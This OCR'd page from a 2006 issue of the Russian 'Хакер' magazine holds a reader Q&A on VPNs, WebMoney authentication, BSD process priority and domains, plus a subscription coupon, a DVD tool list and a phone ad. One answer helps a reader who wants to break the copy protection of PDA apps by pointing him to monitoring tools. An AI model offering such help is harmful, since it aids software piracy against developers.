Для использования системы понадобится телефон с поддержкой Java или КПК на базе PocketPC и еще несколько минут свободного времени. Смысл всей затеи в том, что любые операции с кошельком будут осуществляться посредством специального кода. Сам код не хранится на компьютере, а каждый раз генерируется уникальный для каждого пользователя программой, которая устанавливается на телефон или карманный ПК. Первым делом нужно зарегистрироваться в системе (www.enum.ru/registration.aspx), указав реальный почтовый ящик — на него придет ссылка на мобильную программу. Далее в параметрах кипера нужно найти вкладку «Безопасность» и в качестве места для хранения ключей выбрать Enum-Storage. В появившемся окошке введи e-mail, который указывал при регистрации на enum.ru. Если ты все сделал правильно, то начнется процесс авторизации. Он проходит по принципу «Вопрос-ответ» — система даст тебе псевдослучайное число, которое ты должен использовать, когда будешь генерить код с помощью мобильной программы Enum Client. Просто введи его в нужное поле и жми «По-

лучить ответ». Если сгенерированный код будет правильным (а он будет), то перенос ключей будет успешно осуществлен. Далее все операции будут осуществляться по тому же принципу: для совершения операции тебе будут присылать число («вопрос»), из которого ты будешь создавать код для авторизации («ответ»). Если код правильный, то затребованная операция успешно завершится. В противном случае происходит облом. Это касается как входа в систему, так и совершения покупок через онлайн-мерчант WebMoney. Попробуй и поймешь, насколько это удобно.

Q: Хочу организовать виртуальную локальную сеть между двумя компьютерами в инете. То есть требуется поднять полноценное VPN-соединение, чтобы можно было обмениваться расшаренными ресурсами, играть в игры и т.д. Посоветуй, как это сделать с меньшей кровью? Разбираться с OpenVPN, tinc'ом и прочими комплексными решениями очень не хочется.

A: Самым простым вариантом, безусловно, является небольшая программа Hamachi (www.hamachi.cc). Во время установки прога инсталлит в системе виртуальный сетевой адаптер, поэтому в списках подключений появляется новый пункт — Hamachi. Брать быка за рога и пытаться лезть в его настройки не стоит. Вместо этого через меню «Пуск» запусти само приложение. С его помощью наладить полноценный VPN-туннель можно всего за несколько кликов мышью. Достаточно дождаться пока программа присоединится к управляющему серверу и создать свою виртуальную сеть. Во время регистрации VPN необходимо ввести ее имя и пароль — далее эти параметры потребуются компьютерам для подключения к виртуальной сети. Собственно, на этом вся настройка и заканчивается. Тебе остается только присоединить оба компьютера к одному и тому же VPN и попробовать пропинговать друг друга по внутренним IP'шникам, указанным в верхней части окна Hamachi. Все должно заработать. Само собой соединение осуществляется без какого-либо посредника: используется принцип pear-to-pear, что благотворно сказывается на безопасности канала. За сохранность данных отвечает непрерывное шифрование с использованием 2048-битного ключа.

Q: А что это за разработка Windows Live, столь активно рекламируемая Microsoft'ом? Обычный мессенджер (который никому не нужен) или же в ней есть что-нибудь серьезное?

A: По большому счету, это очередная программа для обмена сообщениями, которая обещает заменить Windows Messenger. Но есть у нее пара функций, которые выгодно отличают ее от всех остальных. Во-первых, это поддержка SMS-сообщений, так что, если юзер указал в своих параметрах номер сотового телефона, ты полнее можешь отправить ему SMS-ку. Microsoft акцентирует на этом внимание и обещает договориться со всеми операторами, чтобы эта фишка работала на ура. Кроме традиционного текстового общения, ты еще сможешь общаться голосом или даже устроить видеоконференцию. От скуки можно запустить одну из простеньких игр и сыграть по сети. Весьма любопытной особенностью является поддержка так называемых «Общих папок», через которые легко и просто можно передавать файлы. Удобная штука, с учетом того, что из передачи данных посредством аськи ничего хорошего не выходит. Скачать и потестить новинку можно с сайта www.beonlive.ru.

Q: Замечательные утилиты Filemon и Regmon от компании Sysinternals (www.sysinternals.com) помогают мониторить активность конкретного приложения в системе, в частности, отследить изменения, вносимые в файловую систему и реестр. А существуют ли аналогичные программы, работающие на КПК? Хочется самостоятельно побороть защиту нескольких достойных приложений, для которых никак не могу найти крэка.

A: Действительно, найти лекарство для программ, предназначенных для КПК, довольно сложно. В особенности, если приложение редкое или эксклюзивное. Зато отследить активность мобильной программы довольно просто. Первый инструмент, который тебе понадобится, — это утитита CERegSpy (www.forwardlab.com/ceregspy.htm). Перехватывая все API-функции, обращающиеся к реестру, она скрупулезно выводит лог событий на экран. Более того, она обладает мощными функциями фильтрации (ты можешь явно указать функции, за которыми нужно следить). Примечательно, что от тех же разработчиков очень скоро появятся две новые утилиты — CeThreadMon, CeApiSpy, — о назначении которых несложно догадаться по названию. Отследить изменения в файловой системе возможно при помощи проги SKTracker (www.s-k-tools.com). Утилита создает слепок (snapshot) системы и отслеживает все изменения, которые с тех пор претерпела система. Идеальный вариант — сделать снимки системы до и после установки определенной программы, чтобы узнать, какие изменения вносит прога в файловую систему и реестр при установки. А позже даже откатить все изменения.

Q: Как под BSD запустить процесс с определенным приоритетом?

A: Значение приоритета в BSD обозначается целым числом, от -20 до +20. Причем приложения, запущенные с приоритетом -20, имеют максимальные привилегии в системе, а те, что имеют приоритет +20, являются процессами наименьшей приоритетности. Значение приоритета по умолчанию равно нулю. Точнее говоря, если пользователь не обращается к nice, приоритет запускаемого процесса будет унаследован от предка, в простейшем случае — оболочки, обычно имеющей нулевое значение приоритета. Обычный пользователь может задавать только более высокие (положительные) значения приоритета, понижая приоритетность запускаемых процессов. Суперпользователь может задавать также отрицательные значения приоритета. Пример прост:

```
# nice -10 /usr/local/xakep_app
```

Правило, как понимаешь, простое: чем ниже значение nice, тем выше приоритет процесса. Однако стоит помнить, что часто отрицательные, низшие значения приоритета (от -17 до -20) резервируются для системных процессов.

Q: Где регистрируют самые дешевые домены?

A: Предложений в интернете много, но все они касаются регистрации исключительно международных доменов. Например, сервис www.ipowerweb.com за регистрацию в зонах .com, .net,, .org, .us, .biz, .info просит всего 2,95 доллара США. Чуть больше — $4,95 — берет за свои услуги www.netfirms.com. Своеобразный рекорд поставил хостер www.gandi.net, который за один евро зарегистрирует тебе домен в зоне .info. Отечественные интернет-имена в зоне .ru менее чем за $19 в год найти сложно. Хотя теоретически можно зарегистрировать и дешевле, но стоит ли заморачиваться из-за пары баксов?





РЕДАКЦИОННАЯ ПОДПИСКА



1 **Заполни** купон и квитанцию

2 **Перечисли** стоимость подписки через Сбербанк

3 **Обязательно пришли** в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
по электронной почте: subscribe@glc.ru;
по факсу: 8-495-780-88-24;
по адресу: 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45

4 Получи **300 бонусов** от mnogo.ru

ВНИМАНИЕ!
подписка оформляется в день обработки купона и квитанции.
Купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней. Купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.
Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

По всем вопросам, связанным с подпиской, звони по бесплатным телефонам:
780-88-29 (для москвичей) и
8-800-200-3-999 (для регионов и абонентов Билайн, МТС и МегаФон).

Вопросы по подписке можно задавать по e-mail: info@glc.ru

„Хакер" + DVD

990р за 6 МЕСЯЦЕВ
1920р за 12 МЕСЯЦЕВ

„Хакер" + „Хакер Спец"

1830р за 6 МЕСЯЦЕВ
3600р за 12 МЕСЯЦЕВ

Подписка для юридических лиц

Москва: ООО «Интер-Почта»,
тел.: 500-00-60, www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

☐ на журнал Хакер + DVD
☐ на комплект Хакер+DVD и Хакер Спец+CD

на ☐ месяцев
начиная с ______________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ______________________

дата рожд. ☐☐.☐☐.☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ______________________
область/край ______________________
город ______________________
улица ______________________
дом __________ корпус __________
квартира/офис ______________________
телефон (код) ______________________
e-mail ______________________
сумма оплаты ______________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «______________________»	
с ____ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «______________________»	
с ____ (месяц) 200_ г.	


Ф.И.О.
Подпись плательщика

Кассир

> PE утилиты
LordPE
PE EXPLORER 1.98 R3
PE Optimizer 1.3
PE Tools v1.5
PEiD 0.94
> Дебаггеры
iceext 0.70
Numega SoftIce 4.2.7 NT2000XP RC1
Numega SoftIce 4.2.7 Win9xME RC1
OllyDbg 1.10
> Декомпиляторы
.NET Reflector 4.2.45.0
DeDe 3.50.02.1619
DJ Java Decompiler 3.9.9.91
EMS Source Rescuer 1.0.0.1
VB Decompiler Lite 2.3
VB RezQ 3.1
VBDE 0.85
> Инструменты
Hiew 7.27L
Registry Trash Keys Finder 3.7.1
Resource Hacker 3.4.0
Restorator 2006 Resource Editor
Revirgin 1.5
W32DASM 8.94
> Мониторы и шпионы
Advanced Registry Tracer 2.11
API Monitor 1.5b
APISpy32 2.0
Filemon 7.03
kerberos 1.07
RegKey LastWriteTime Scaner 1.0
Regmon 7.03
RegSnap v5.8.1920
> WINDOWS
> Development
Doc-O-Matic 5.2 Professional
Excelsior JET 4.5
Fresh Alpha 1.1.3
Help & Manual 4.15
HLA v1.81
Instant Rails 1.3
Kernel-Mode Driver Framework 1.1
LZASM 0.52
MASM32 9 .0
Microsoft .NET Framework 3.0 beta
nasm 0.98
Notepad++ 3.8
NuSphere PhpED 4.6
Ruby.NET 0.5b
SharpDevelop 2.0.0.1591
SQLite 3.3.6
Squirrel Shell 1.0rc1
Visual Web Developer 2005 Express Edition
WinHex 13.0, 13.2beta
Yasm 0.5.0
> Misc
Advanced Grapher 2.11
Babylon 6
EditPad Lite 6.0.3
FlashBoot 1.3.0.135
Gammu 1.07.00
IsoBuster 1.9.1
Launchy 0.96
Microsoft ActiveSync 4.2
Microsoft Private Folder 1.0
pdfFactory Pro 2.51
PECompact2
ProPoster 1.01
RageWork 2.9
RyanVM Integrator 1.4.0
Salling Clicker 3.0.1
Screenshot Captor 2.18.03 Beta
TechSmith SnagIt 8.1.0
Uninstall Tool 1.6.6
USBStickAutorun
> Multimedia
All Media Fixer 6.4
AV Voice Changer Software 4.0
Blender 2.42a
BlindWrite 6.0.16
Camtasia Studio 3.1.2
dBpowerAMP Music Converter R11.5
Dr. DivX 2.0.0 RC3
EarthDesk 3.5
FastStone Image Viewer 2.7 beta 1
foobar2000 0.9.2
InkSaver 2.0
K-Lite Mega Codec Pack 1.54
neroLite 0.1 Alpha
Noise Ninja 2.1.1
RAW Therapee 1.1
> Net
602LAN SUITE 2004.0.06.0628
AirCap 1.0
BlueScanner 1.1.0.0
Download Master 5.1.2.1033
FeedDemon 2.0
Firefox 1.5.0.5
Gizmo 2.0.0.189
IP sniffer 1.88.4.0
Miranda IM 0.5 Preview Release 4
Network Chemistry RogueScanner 1.1.0.0
Network Magic
Opera 9
Packetyzer 4.0.3
Pass2Go for USB 6.7.6
Proxy Switcher 3.7.0
RoboForm 6.7.6
RssBandit 1.3.0.42
Sambar 6.4
Serv-U 6.3.0.0
SkyNet Email List Manager
SkyNet HoneyPot Hunter
SkyNet Proxy Central
SkyNet Proxy Scanner
Skype 2.5
The Dude 2.0 Beta 3
TightVNC 1.2.9
Tor & Privoxy & Vidalia
TreeWalk DNS 8.21
UltraSniff 3.2
Unipage Unifier 1.0 RC5
Unyte Beta 1.1.1.12
> System
Ashampoo Magical Defrag 1.11
BootIt Next Generation 1.77
EvenTrigger 2.2
fs guard 3.22
GNU utilities for Win32
MirrorFolder 3.00.117
nLite 1.0.1 Final
Process Explorer 10.2
Total Commander
Total Uninstall 3.70
VistaBootPRO 2.1 Beta
VMware Server 1.0
>Development
Excelsior JET 4.5
Gambas2 1.9.35
GTK+ 2.10
JSwat 3.12
Medit 0.6.99
nasm 0.98
Squirrel Shell 1.0rc1
Ultimate++ 605
>Misc
Baobab 2.4.2-1
Checkinstall 1.6.0
Cronwrap 2.0
ePDFView 0.1.5
Free Open FTP Face 0.99.5
Gammu 1.07.00
GnuCash 2.0.0
HomeBank 3.2 alpha 2
KAlarm 1.4.4
Kdissert 1.0.6
KMobileTools 0.4.3.3
Kompile 0.2
Krusader 1.70.1
LinkChecker 4.2
Littleutils 1.0.13
Monotheka 0.0.7
RageWork 2.9
Wammu 0.13
>Multimedia
Blender 2.42a
Cinelerra 2.1
Inkscape 0.44.0
Internet DJ Console 0.6.3
Jokosher 0.1
MPlayer 1.0pre8
Noise Ninja 2.1.1
RAW Therapee 1.1-pre1.2
Scribus 1.3.3.2
>Net
aria2-0.6.0+1
bogofilter 1.0.3
DansGuardian 2.8.0.6
Eggdrop 1.6.18
Firefox 1.5.0.5
Kopete 0.12.1
KVIrc 3.2.3 'Anomalies'
Network Chemistry RogueScanner 1.1.0.0
Opera 9
PHP Sniffer
Postfix 2.3.1
Samba 3.0.23a
Skype Linux 1.2.0.18
Snort 2.4.5, 2.6
TightVNC 1.2.9
Tkabber 0.9.9
ZABBIX 1.1
>System
EncFS 1.3.1-1
Firewall Builder 2.1.5-beta
Frenzy 1.0
FVWM 2.4.19
Hardinfo 0.4.1
Kernel
LFS 6.2
ntfsprogs 1.13.1
ReactOS 0.3.0 RC1
SQLite 3.3.6
VMware Server for Linux 1.0
Wine 0.9.17

DVD

ХАКЕР № 08(92) АВГУСТ 2006



международный

Роуминг

за границей все понятно

Путешествуйте! Теперь Вы точно знаете, сколько платите за связь – в роуминге от МегаФон цена минуты фиксированная внутри каждой из 4 тарифных зон. И к тому же в рублях.
Все просто и понятно!

Тарифная зона	Звонок в Россию	Входящие звонки	Исходящее SMS
Соседние с Россией страны: Украина, Белоруссия, Казахстан, Грузия, Финляндия, Польша и др.	43 руб.	37 руб.	15 руб.
Европа: Италия, Испания, Франция, Турция, Греция, Кипр, Хорватия и др.	69 руб.	45 руб.	
Америка: США, Канада, Мексика и др.	125 руб.	80 руб.	
Остальные страны: ОАЭ, Египет, Китай, Япония, Индия, Индонезия, Куба и др.	100 руб.	80 руб.	

Цена указана с учетом НДС.

Подробности – на сайте www.megafon.ru



ХАКЕР 08(АВГУСТ)06

92